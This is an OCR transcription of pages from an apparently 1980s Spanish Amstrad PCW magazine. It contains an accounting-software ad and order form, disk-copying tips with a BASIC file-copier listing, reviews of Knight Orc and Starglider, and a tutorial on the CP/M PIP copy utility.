- Confirmación de cuentas por descripción (2 ó más unidades).
- Opción de cuadre por asiento.
- Trabajo en tiempo diferido.
- MENU · Introducción de asientos
  · Modificaciones
  · Consultas

**Diarios:**

- Diarios consultas: Obtención del último diario sin modificaciones de los ficheros.
- Diario definitivo: Obtención del último diario, actualización de los datos contables haciendo definitivos los asientos de dicho diario.
- Diario retrospectivo: En el caso de datos ilimitados o de no haber sobrepasado los límites de la configuración actual, se puede obtener el diario de cualquier dia del ejercicio.

**Listados:**


- Cuentas.
- Conceptos.
- Fichas de Mayor.
- Fichas de detalle.
- Libros de registros.
- Relación de I.V.A.
- Cobros.
- Pagos.
- Balances programables.


**Cierres:**


- Cierre de periodo.
- Cierre de ejercicio.

**Aperturas:**

- Apertura ejercicio o periodo.



## FICHA DE PEDIDO

| ARTICULO | REF. | PRECIO UNITARIO | Nº Uds. | Total Ptas. |
|---|---|---|---|---|
| SUPER PACK-3 | WSP 007 | 16.500 Pts. + 12% IVA = 18.480 Pts. | | |
| | Gastos de envío 95 Pts. + 12% IVA = 107 Pts. | | | + 107 Pts. |
| | | TOTAL PEDIDO | | |

FORMA DE PAGO
☐ Mediante cheque adjunto a nombre de CENEC SERVICIOS, S.A.
☐ Contra reembolso al recibir el pedido

Nombre y apellidos ______ NIF/DNI ______
Dirección ______ ☐ Profes ☐ Personal
C.P. ______ Población ______ Provincia ______ Tel. (___) ______
Empresa ______ Cargo ______

## *ES UNA PROMOCION*

DISTRIBUIDO EN ESPAÑA POR

**CENEC SERVICIOS, S.A.**

*SOFTWARE & HARDWARE*

Galileo, 26 - Tels.: 447 41 16-447 51 69 - 28015 MADRID



# COPIA DE DISCOS DE FORMATO ANTIGUO

Hemos recibido muchas cartas en las que nos comentáis vuestros problemas a la hora de copiar discos de formato antiguo y otras muchas en las que nos comentáis que la forma que os explicamos en el número de julio diciendo que buscarais un CPC para poder copiarlos no era lo mejor.

Aquí tenemos dos formas que hemos encontrado de copiar discos con formato antiguo:

A) Desde CP/M con PIP.

Esta forma nos va a permitir copiar los discos o parte de ellos. El formato es PIP X:=Z:*.*. Habiendo que sustituir X y Z por el nombre de las unidades (A, B, M), sabiendo que X es la unidad de donde va a coger los programas, y Z donde los va a dejar. El *.* significa que va a copiar todos los ficheros. Pero se puede sustituir por *.COM y copiará todos los ficheros del tipo .COM, otra forma es BASIC.* que copiará todos los programas que se llamen BASIC sin fijarse en la extensión. Y por último, la forma BASIC.COM que copiará simplemente el programa BASIC.COM.

A la hora de utilizar el PIP deberemos de utilizarlo de una forma u otra dependiendo de si tenemos dos o una unidad de disco:

1) Para ordenadores de una sola unidad.

Pondremos en la unidad M o en el disco a copiar el programa PIP. A continuación escribiremos: PIP B:=A:*.* Esto hará que coja el primer programa que encuentre en la unidad A, y buscará la unidad B para dejarlo. Al no encontrarla sacará un mensaje diciendo que coloquemos el disco para B. Sacaremos el disco a copiar, y meteremos el disco destino pulsando a continuación una tecla. Una vez hecho esto pedirá el disco para A y meteremos el disco a copiar. Esta operación la tendremos que hacer tantas veces como programas tenga el disco que queremos copiar.

Una forma en la que el cambio de discos no es tan constante es introduciendo el disco a copiar y tecleando la orden PIP m:=A:*.*. Una vez que haya terminado la copia cambiaremos el disco e introduciremos el disco destino tecleando PIP A:=M:*.*. Esta última forma tiene el inconveniente de que no puede copiar todo el disco completo debido a que el disco de memoria sólo dispone de 112 K mientras que un disco normal tiene 169 K.

2) Para ordenadores de dos unidades.

## COPIADOR DE PROGRAMAS DESDE BASIC

A menudo nos surge la necesidad de copiar programas desde BASIC, con el consiguiente trastorno de salirnos del sistema para volver a entrar. Con este programa podremos copiar los programas sin necesidad de salirnos del sistema.

Puede resultarnos muy útil si lo ponemos en los programas que nosotros hagamos como una opción más.

Su manejo es muy sencillo, al igual que los posibles errores que nos pueda ocasionar. Introduciremos cuando nos pide el nombre del programa a copiar, en primer lugar la unidad donde está el programa, y a continuación el nombre con el tipo. El programa destino se introduce igual que hemos introducido la fuente. Vamos a ver un ejemplo:

Si queremos copiar el programa BASIC.COM que está en la unidad A y llamarlo BASIC.COM en la unidad M, deberemos de hacer lo siguiente: Escribiremos A:BASIC.COM <Return>. Y después el nombre del destino: M:BASIC.COM <Return>.

Si lo que queríamos era que en la unidad M en vez de llamarse BASIC se llamara fichero pondríamos: M:FICHERO.COM.

Para terminar su ejecución basta con pulsar ante cualquiera de las dos preguntas Return y abandonaremos el programa.

Los errores que nos pueda ocasionar se reducen a dos: no existe espacio en la unidad de destino, o no existe el programa que queremos copiar.

**Javier Bon**

En este caso, el proceso se simplifica poniendo en la unidad A el disco a copiar, y en la unidad B el disco destino o viceversa, pero cambiando el nombre de las unidades en la orden PIP. El formato para copiar de A a B sería PIP B:=A:*.* y el formato para copiar de B a A PIP A:=B:*.*.

B) Desde Locoscript.

La forma de copiar los programas aquí, al igual que en PIP, depende de si tienes una o dos unidades.

1) Para una sola unidad.


En este caso, deberemos pasar los programas de la unidad A a la unidad M, y una vez que están en ésta cambiar el disco del que hemos copiado por el disco al que vamos a dejar la copia (recordamos que en Locoscript para cambiar un disco hay que meter el disco y a continuación pulsar F1). Una vez hecho esto pasaremos los programas de la unidad M a la unidad A.

2) Para dos unidades.

Aquí es más sencillo, basta con poner los discos en las respectivas unidades (aquí también se debe pulsar F1 cuando hayamos introducido los discos en las unidades) e ir pasándolos uno a uno.

NOTA: Algunas veces cuando pedimos el directorio de un disco nos sale un mensaje diciéndonos que existen ficheros del sistema. Estos ficheros no pueden ser copiados directamente por ninguno de los procedimientos anteriores. Para poder permitir que se puedan copiar deberemos devolverles el atributo de ficheros normales con la orden SET nombre-fichero ¡DIR? También os recordamos que para ver el nombre de estos ficheros en vez de escribir DIR escribiremos DIRS. Una vez que los hayamos devuelto el formato normal y hayan sido copiados, deberemos devolverles el atributo del sistema tanto en el original como en la copia con la orden SET nombre-fichero ¡SYS?

```
10 REM ..........................................................................
20 REM .            PROGRAMA PARA COPIAR FICHEROS DESDE BASIC                    .
30 REM .                           JAVIER BDN                                    .
40 REM ..........................................................................
50 REM
60 REM
70 MEMORY &HBFFF : CLEAR : DIM b(40)
80 direc=&HC000
90 FOR a=1 TO 15
100 FOR n=1 TO 16
110 READ b$;b=VAL("&H"+b$)
120 POKE direc,b
130 direc=direc+1
140 suma=suma+b
150 NEXT n
160 READ codigo$;codigo=VAL("&H"+codigo$);IF suma<>codigo THEN PRINT "ERROR EN DATAS EN LINEA";360+(a*10):STOP
170 suma=0
180 NEXT a
190 POKE direc,&H24:FOR a=1 TO 100:POKE direc+a,0:NEXT
200 op$=" A COPIAR " : direc=&HC0F1 : GOSUB 250
210 op$=" COPIA " : direc=&HC121 : GOSUB 250 : fichero$=CHR$(unidad+64)+":"+a$
220 IF FIND$(fichero$)<>"" THEN PRINT "ERROR; El fichero "+fichero$+" ya existe; pulse <B> para borrar el antiguo y grabar el nuev
o <C> para cancelar operacion" : GOTO 240
230 a=&HC000 : CALL a : GOTO 190
240 t$=INPUT$(1) : IF t$="B" OR t$="b" THEN KILL fichero$ : GOTO 230 ELSE IF t$="C" OR t$="c" THEN FOR a=1 TO 40 : b(a)=0 : NEXT a
 GOTO 200 ELSE GOTO 230
250 PRINT : PRINT "Escriba el nombre del fichero"+op$:PRINT "(unidad:fichero.tipo ej: A:BASIC.COM)  "; : LINE INPUT;A$
260 IF LEN(a$)=0 THEN END ELSE IF LEN(A$)>14 THEN PRINT :PRINT "Error:nombre del fichero demasiado largo" : GOTO 250 ELSE a$=UPPER
a$)
270 unidad=ASC(LEFT$(a$,1))-64 : IF unidad>2 AND unidad<>13 THEN PRINT:PRINT "ERROR; Unidad incorrecta" : GOTO 250
280 POKE direc,unidad ; IF MID$(a$,2,1)<>CHR$(58) THEN PRINT : PRINT "ERROR;separe la unidad del nombre del fichero mediante dos p
tos (:)":GOTO 250 ELSE a$=MID$(a$,3,LEN(a$)-2)
290 FOR a=1 TO LEN(a$) : b(a)=ASC(MID$(a$,a,1)) : IF b(a)=46 THEN flag=a
300 NEXT a
310 IF flag=0 THEN PRINT:PRINT"ERROR; Separe el nombre del fichero del tipo mediante un punto (.)" : GOTO 250 ELSE IF flag>9 THEN
INT : PRINT "ERROR; El nombre del fichero sin el tipo no puede ser superior a 8 caracteres." : GOTO 250
320 FOR a=1 TO flag-1 : b(a+14)=b(a):NEXT a
330 IF flag<9 THEN FOR a=flag TO 8 : b(14+a)=32 : NEXT a
340 FOR a=flag+1 TO LEN(a$)+1 : b(22+a-flag)=b(a) : NEXT
350 FOR a=1 TO 11 : POKE direc+a,b(14+a) : NEXT a
360 RETURN
370 DATA 11,F1,C0,E,F,CD,5,0,FE,FF,CA,4F,C0,11,21,C1,77A
380 DATA E,16,CD,5,0,FE,FF,CA,55,C0,21,F1,C0,11,20,0,605
390 DATA 19,36,0,11,F1,C0,E,14,CD,5,0,FE,0,C2,40,C0,5C5
400 DATA 11,21,C1,E,15,CD,5,0,FE,0,C2,5B,C0,C3,23,C0,669
410 DATA 11,F1,C0,CD,49,C0,11,21,C1,E,10,CD,5,0,C9,11,655
420 DATA 64,C0,C3,5E,C0,11,7F,C0,C3,5E,C0,11,8B,C0,E,9,7D9
430 DATA CD,5,0,C9,45,52,52,4F,52,20,45,4C,20,46,49,43,4C8
440 DATA 48,45,52,4F,20,4E,4F,20,45,58,49,53,54,45,24,45,446
450 DATA 52,52,4F,52,20,41,4C,20,43,52,45,41,52,20,46,49,42E
460 DATA 43,48,45,52,4F,2C,43,4F,4D,50,52,55,45,56,45,20,473
470 DATA 53,49,20,51,55,45,44,41,20,53,49,54,49,4F,20,45,439
480 DATA 4E,20,45,4C,20,44,49,53,43,4F,24,45,52,52,4F,52,43F
490 DATA 20,41,4C,20,45,53,43,52,49,42,49,52,3A,4E,4F,20,417
500 DATA 48,41,59,20,53,49,54,49,4F,20,53,55,46,49,43,49,46D
510 DATA 45,4E,54,45,20,45,4E,20,45,4C,20,44,49,53,43,4F,422
```




# KNIGHT ORC

**Cuando aprender inglés se hace verdaderamente imprescindible.**

EFECTIVAMENTE, para jugar a este juego es verdaderamente imprescindible aprender inglés, ya que se trata de una aventura conversacional, esto es, un juego en el que tenemos que darle instrucciones escritas en el teclado al juego para que ocurran cosas, y el idioma en que hay que escribirlas es inglés. Más aún, el juego también nos contesta con textos en la pantalla, y éstos también están en inglés. Y, cómo no, las instrucciones están también en inglés.

La aventura trata de unos personajes que, según se representan en la carátula del juego, tienen cuerpo robusto y vello abundante, cara de cerdo y montan a lomos de jabalíes salvajes; ¡todo un carácter! Por lo demás, se trata de una aventura conversacional del montón, con movimientos (norte, sur, etcétera), acciones y objetos, y con bastantes personajes que, eso sí, poseen movimiento propio, lo que le da algo de variedad al juego.

Tal vez lo más llamativo sea la protección utilizada, que, aunque nada efectiva para los piratas, sí resulta bastante molesta para el que lo juegue, sea pirata o comprador legal. Consiste esta protección en que, al principio del juego, se nos pide que introduzcamos cierta palabra de cierto párrafo de cierta página del «cuento» escrito que acompaña al juego. La solución de fotocopiar el cuento a la vez que se copia el disquette es tan obvia que no comprendo cómo han mantenido ese sistema de protección. El hecho es que resulta bastante incómodo tener que buscar en cada ejecución la palabrita que nos pidan.

La aventura se supone dividida en tres partes, correspondiendo cada una a un libro. El libro I se titula «Loosed Orc»; el libro II se titula «A Kind of Magic», y el libro III, «Hordes of the Mountain King».

Por lo demás, poco más se puede decir del juego, ya que entre la dificultad propia de todo juego y el peculiar inglés en que nos habla el ordenador, no es posible avanzar mucho sin perder gran cantidad de tiempo con el diccionario. Eso sí, de lo que hemos podido ver, destaca la escasez de gráficos (tan sólo una pantalla, y no muy buena).—**E. H. D.**

**CREADO POR:** RAINBIRD.
**DISTRIBUIDOR EN ESPAÑA:** M. C. M.
**LO MEJOR:** ——
**LO PEOR:** No incluye la beca para estudiar inglés en Oxford.

# KNIGHT ORC

## SEGUNDA OPINION

KNIGHT Orc es un juego de aventuras en modo diálogo.

«Era un día diferente al de un año antes o treinta años antes, cuando las llanuras habían sido despojadas y el día y la noche eran como uno; cuando todo lo bueno y brillante había sido barrido por las fuerzas de la oscuridad», así es como empieza la primera de las tres partes en que está dividido, narrándonos cómo fue la gran destrucción, cómo los ejércitos de Orce, con su caballería, lucharon contra el salvaje hombre del este, que estaba en el oeste, la mujer salvajel del oeste, que estaba hacia el este, ogros, worlocks, brujas y trolls que se encontraban en el centro.

Nosotros en el juego somos Grok, que son unos seres llamados arckid y que se dedican a ir matando todo lo que se mueve, incluso a sus semejantes si se interponen en su camino, y debemos de luchar contra los orc para que retornen a sus lugares de origen, ya que fueron los únicos que después de la gran lucha no retornaron. En esta primera parte deberemos aprender el sistema de la aventura y atar las cuerdas que nos van dando para hacer una sola cuerda que nos va a permitir cruzar el gran abismo.

Los puntos en esta parte se nos darán dependiendo de la longitud de la cuerda que hayamos construido.

En la segunda parte nosotros estamos en el reino de la magia y debemos proteger el tesoro de los orc, que ha sido cuidado y pulido durante muchísimos años; junto a nosotros está un dragón que es capaz de oler a un orc a bastante distancia y, aunque a nuestro personaje en la historia no le gusta la magia, en el juego, y en concreto en ésta y en la siguiente parte, deberemos de utilizarla, para ello tenemos que ir buscando hechizos por el reino e irlos aprendiendo para utilizarlos después, mientras que a la vez deberemos ir reclutando a seguidores para escapar del reino, ya que ellos tienen poderes que nosotros deberemos duplicar para después poder resolver el escenario del juego.

En la tercera y última parte deberemos de ganar en la gran guerra de los campeones y echar de una vez por todas a los ores; la forma de conseguir puntos es como en la anterior parte, es decir, utilizando y aprendiendo los hechizos que nos vamos encontrando.

Los gráficos no son muy buenos, a la vez que escasos, ya que al ser un juego en modo diálogo no existen muchos dibujos. Tiene una gran dificultad el entendimiento del juego, debido a que está hecho en inglés, tanto el juego como el manual, utilizando un inglés literario.—**F. R. M.**



# Starglider

# GUERRA EN LAS GALAXIAS

**Es indudable que «La guerra de las galaxias» ha marcado toda una época. Ya en su día aparecieron distintas «maquinitas» que recreaban las luchas entre las tropas del imperio y las fuerzas rebeldes. Ahora le toca el turno a nuestro PCW.**



**Los gráficos son del tipo «3-D vectorial».**

DE la mano de Rainbird nos llega esta excelente versión de uno de los juegos con más «valor añadido» en toda la historia de los videojuegos. Pues se trata de una nueva aparición de los clásicos de «Star Wars», aunque en ningún momento se cite para nada a la trilogía fílmica o a alguno de los elementos (personajes, historia, objetivos, etcétera) que la componen. Sin embargo, es evidente que está directamente inspirado en la creación con que George Lucas sorprendió al mundo entero no hace tanto.




**Esta figura es una especie de robot que anda sobre dos piernas, y su imagen en movimiento resulta realmente espectacular.**

Pero pasando al juego propiamente dicho, señalar en primer lugar que es asombroso con que fidelidad se mantienen los detalles que caracterizan a este juego en otras máquinas. Se trata en realidad de una versión idéntica pero en verde y sin el despliegue sonoro que, por ejemplo, encontramos en la versión para PC. Sin duda, una nueva demostración de que cuando los juegos para PCW son de baja calidad no es toda la culpa de la máquina.

Otro tema es el objetivo del juego, ¿cuál es nuestra misión? En realidad la cosa no está demasiado clara; sin embargo, es evidente que debemos salvar a todo ser de bien de una grave amenaza: hay que rechazar a las fuerzas del mal y conseguir que el equilibrio y la paz estelar vuelvan a reinar en todas las constelaciones. Ya se ve que los motivos que nos impulsan son de lo más altruista. Pero, al fin y al cabo todo se resume en lo de siempre: «mata mucho enemigo antes de que acaben contigo».

**Además de controlar con el teclado se puede hacer con dos tipos de joystick y dos de ratón.**

La presentación del juego está cuidada al máximo. Dentro de una caja con atrayentes ilustraciones encontramos el disco de programa, una novela (en inglés completamente, pero de gran utilidad), un poster con un dibujo de la nave y la descripción de sus principales elementos, un folleto de instrucciones para jugar y, por último (sin duda lo más práctico), una cartulina con todos los controles y la definición exacta para el PCW.

Decimos que la novela es de gran utilidad, pues además de dar algunas pistas sobre cuál es la verdadera misión del juego, es necesario tenerla a mano para poder jugar. Sí, efectivamente, sin la novela es imposible jugar, pues la primera acción del programa es hacer una pregunta como esta: ¿Cuál es la sexta palabra de la tercera línea del último párrafo de la página treinta y cuatro?

Desde luego es una curiosa protección contra copia, aunque si somos realistas no le vemos las verdaderas ventajas a este sistema. Cierto es que aquel «pirata» que tenga sólo la copia del programa no le sirve de nada. Pero si realmente le interesa el juego y tiene la malsana intención de no comprarlo, copiará el disco, con lo que ya se convierte (legalmente hablando) en un ladrón y fotocopiará la novela (doble delito, por tanto doble sanción).

Siguiendo con el juego, es muy interesante señalar que además de controlar los movimientos de la nave desde el teclado se puede hacer con dos tipos de joystick y dos tipos de ratón. Los joysticks son el veterano Joyce-Stick de Cascade para PCW y el prestigioso Kempston Stick. En cuanto a los ratones, el programa también admite el ratón de esta última casa (esto es, el Kempston Mouse), y además, el Amx Mouse, que fue prácticamente el primer ratón que apareció para las máquinas Amstrad (en su día la familia CPC)




**Los pájaros son otra figura en movimiento, y además muy dañinos.**

y sin duda uno de los primeros para PCW. De todas formas, y aunque se utilice uno de estos ratones, o uno de estos joysticks, algunas funciones siguen siendo controladas desde el propio teclado.

Una vez puestos a jugar se descubre la agradable sorpresa de que el juego no es tan simple como parece en principio. Existen diferentes tipos de enemigos, cada uno de ellos con sus propias características y peculiaridades. La nave que pilotamos es producto de la tecnología más puntera y, por tanto, lleva de todo (escáner, campo de energía que nos protege de los impactos —nunca ha de estar por debajo del 10 por 100—, láser, información sobre el sector que sobrevolamos en ese momento, misiles especializados, etcétera). Como es lógico, todo esto genera una información, información que es visualizada constantemente junto con otros datos en los distintos paneles que aparecen en la parte inferior de la pantalla. Además, es posible mover el punto de mira y la nave, o sólo la nave.

**La nave que pilotamos es producto de la tecnología más avanzada.**

La respuesta al teclado es realmente buena, coordinada y a tiempo, aunque si estamos en plena acción y cambiamos bruscamente de dirección es fácil que se note un cierto retraso en la respuesta. De todas formas, esto se debe más bien a la violencia del cambio que al propio programa. Por otra parte, esta redacción tuvo ocasión de probar el Kempston Mouse y funcionó sin ningún problema, aunque sí es cierto que se produce una pequeña «esquizofrenia» y cuesta al principio coordinar correctamente los movimientos. Cualquiera que sea el dispositivo de control, el scroll (tanto vertical, como horizontal o diagonal) se mantiene con una suavidad y continuidad muy poco vistas.

Un detalle criticable es que la documentación, además de estar completamente en inglés, tiene en general un tono demasiado futurista. Así, se hacen continuamente referencias a siglas extrañas, objetos, tipos de armamento, etcétera; lo único que consiguen con ello es volver medio loco a todo aquel que intente encontrar alguna lógica o razón de ser. La fantasía y el hacer las cosas con imaginación es siempre un detalle que se agradece, pero si el resultado es liar las cosas y no dejar demasiado claro nada, casi mejor es ir adivinándolo solo.

En fin, es un juego muy recomendable para todos aquellos que le gusten los juegos de acción. Quizá a alguno le resulte pesado, porque, al fin y al cabo, es una idea muy vista ya, pero es la primera vez que aparece para PCW.

**LO MEJOR:** Están cuidados todos los detalles.

**LO PEOR:** Tantos controles pueden «descontrolar» a más de uno.

# PIP

## un superprograma de la A a la Z

**PIP es un programa que se suministra con el CP/M y que presenta unas inmensas posibilidades, aunque resulta muy desconocido por los usuarios**

PIP es una utilidad transitoria que copia uno o más ficheros de un disco y/o área de usario a otro. PIP puede cambiar el nombre de un fichero después de copiarlo y combinar dos o más ficheros en uno solo. PIP también puede copiar un fichero de texto desde un disco a la impresora o cualquier otro dispositivo lógico de salida auxiliar. PIP permite crear un fichero en disco a partir de la introducción por la consola (el teclado) o cualquier otro dispositivo lógico de entrada. PIP puede transferir datos desde un dispositivo lógico de entrada a un dispositivo lógico de salida, de ahí su nombre (PIP es abreviatura de Peripheral Interchange Program = Programa de Intercambio entre Periféricos).

PIP copia los atributos de un fichero a la vez que el propio fichero. Esto incluye los atributos de lectura/escritura o sólo lectura y los atributos DIR o SYS, y los atributos definibles por el usuario F1 a F4. Si un fichero está protegido mediante clave de acceso (password), se debe introducir dicha clave en la lí-

nea de comandos a continuación del nombre y/o el tipo del fichero al que pertenece. Si la clave no es correcta, el fichero se ignora y se notifica al usuario el error.

Si se especifica un fichero de destino sin clave de acceso, PIP no asigna clave alguna al fichero de destino. Si sólo se especifica la unidad de disco de destino, sin nombre alguno, PIP asigna automáticamente el mismo nombre, clave de acceso y modo de protección al fichero destino que el especificado en el fichero fuente. Si se especifica un fichero de destino con clave de acceso, PIP asigna dicha clave al fichero de destino y automáticamente fija la protección de la clave en el modo READ (Protección de lectura y escritura).

## Copiando un solo fichero

La sintaxis a utilizar con PIP para copiar un solo fichero puede ser una de éstas:

**PIP d:{[Gn]}=fichero-fuente{[opciones]}**
**PIP fichero-destino {[Gn]}=d:{[o pciones]}**
**PIP fichero-destino{[Gn]}=fichero-fuente{[opciones]}**

La primera forma muestra el modo más sencillo de copiar un fichero. PIP busca el fichero cuyo nombre coincida con fichero-fuente en el disco por defecto o en el que se especifique opcionalmente, copiándolo al disco especificado por d: y dándole el nombre indicado por fichero-fuente. Si se desea, se puede usar la opción [Gn] para situar el fichero-destino en el área de usuario especificada por n. La única opción que puede acompañar al fichero-destino es [Gn]. Al fichero-fuente le pueden acompañar varias opciones.

La segunda forma es una variante de la primera. PIP busca el fichero cuyo nombre coincida con fichero-destino en el disco especificado por d:, lo copia al disco por defecto o al indicado opcionalmente y le da el nombre de fichero-destino.

La tercera forma muestra cómo cambiar el nombre de un fichero después de copiarlo. Se puede copiar al mismo disco y área de usuario o a una unidad de disco y/o área de usuario distinta. Las reglas para las opciones son las mismas. PIP busca el fichero cuyo nombre coincide con fichero-fuente, lo copia al disco por defecto o al indicado opcionalmente junto a fichero-destino y le da el nombre indicado por fichero-destino.

Recuérdese que PIP siempre toma los ficheros de y los copia a el área de usuario por defecto, salvo que se especifique un área de usuario concreta con la opción [Gn].

Antes de ejecutar PIP es conveniente asegurarse de que hay bastante espacio libre en kilobytes en el disco destino para contener todo el fichero o ficheros que se estén copiando. Incluso si se está sustituyendo una copia antigua en el disco de destino por una copia nueva. Aún así, PIP necesita espacio bastante para la copia nueva antes de borrar la vieja. Utilice el comando DIR con la opción [SIZE] para determinar el tamaño de los ficheros y el comando SHOW para determinar el espacio libre en el disco. Si no hay espacio suficiente en el disco se puede borrar la copia vieja primero utilizando el comando ERASE.

**Si se especifica un fichero de destino sin clave de acceso, PIP no asigna clave alguna al fichero de destino.**

Los datos se copian primero a un fichero temporal para asegurarse de que es posible construir el fichero completo en el espacio disponible en el disco. PIP da al fichero temporal el mismo nombre que el especificado para el fichero de destino, con la extensión ".$$$". Si el proceso de copia concluye con éxito, PIP cambia el tipo temporal "$$$" por el especificado en el nombre del fichero de destino.

Si la copia se completa con éxito y existe en el disco de destino un fichero con el mismo nombre y tipo, PIP borra éste fichero antes de cambiar de nombre al fichero temporal. Los atributos de los ficheros (DIR, SYS, RO, RW) se transfieren junto con los propios ficheros.

Si el fichero de destino existente tiene activado el atributo de sólo lectura (RO), PIP pregunta si se quiere borrarlo, a lo que se debe responder con Y (SI) o N (NO). Utilícese la opción [W] para sobreescribir automáticamente los ficheros de sólo lectura.

Es posible incluir las opciones de PIP detrás de cada nombre de fichero fuente. Sólo hay una opción válida ([Gn]) - copiar al área de usuario n) para el fichero de destino. Las opciones han de ir entre corchetes cuadratos. Se puede incluir más de una opción para los ficheros fuente, que pueden estar escritas juntas o separadas por espacios. Las opciones permiten verificar que los ficheros han sido copiados correctamente, permitir a PIP leer un fichero con atributo de sistema (SYS), forzar a PIP a sobreescribir ficheros de sólo lectura (RO), indicar a PIP que tome el fichero de un cierto área de usuario o lo ponga en cierta área de usuario, transferir el contenido de un fichero de texto de minúsculas a mayúsculas o viceversa según se copia, y muchos más.

## Ejemplos

**A>PIP B:=A:viejo.dat**
**A>PIP B:viejo.dat=A:**

Ambas formas de este comando hacen que PIP lea el fichero "viejo.dat" del disco A y lo copie al disco B, dándole el mismo nombre. Esto se denomina la forma corta de PIP, ya que el origen o el destino nombra sólo una unidad de disco y no incluye un nombre para el fichero. Cuando se utiliza esta forma no se puede copiar un fichero de un disco y número de usuario al mismo disco y misma área de usuario, ya que en CP/M no puede haber dos ficheros con el mismo nombre en el mismo disco y área de usuario. Es necesario situar el fichero de destino en un disco diferente o un área de usuario diferente (ver las opciones de PIP más adelante). La segunda forma corta produce exactamente el mismo resultado que la primera. PIP busca el fichero "vie-

jo.dat" en la unidad A, la especificada como fuente.

**A>PIP B:nuevo.dat=A:viejo.dat**

Este comando copia el fichero "viejo.dat" desde el disco A al B y le cambia el nombre a "nuevo.dat". En el disco A el fichero sigue llamándose "viejo.dat". Esta es la forma larga de PIP, porque incluye nombres de fichero en ambos lados de la línea de comandos.

**A>PIP nuevo.dat=viejo.dat**

Usando esta forma larga de PIP es posible copiar un fichero de un disco y área de usuario al mismo disco y área de usuario. Esto proporciona dos copias del mismo fichero en el mismo disco y área de usuario, cada una con un nombre diferente ("nuevo.dat" y "viejo.dat").

**A>PIP B:PROGRAM.BAK-=A:PROGRAM.BAS[G1]**

Este comando copia el fichero "PROGRAM.BAS" desde el área de usuario 1 del disco A al área de usuario por defecto del disco B y le cambia la extensión en el disco B a ".BAK".

**B>PIP program2.bas=A:program1.bas[E V G3]**

En este ejemplo, PIP copia el fichero llamado "program1.bas" del disco A, área de usuario 3 ([G3]), y lo muestra en pantalla ([E]=Eco) mientras copia y verifica ([V]) que las dos copias son idénticas. Dado que no se especifica disco de destino, PIP automáticamente envía la copia al disco y área de usuario por defecto, en este caso el área 0 y el disco B.

## Copiando varios ficheros

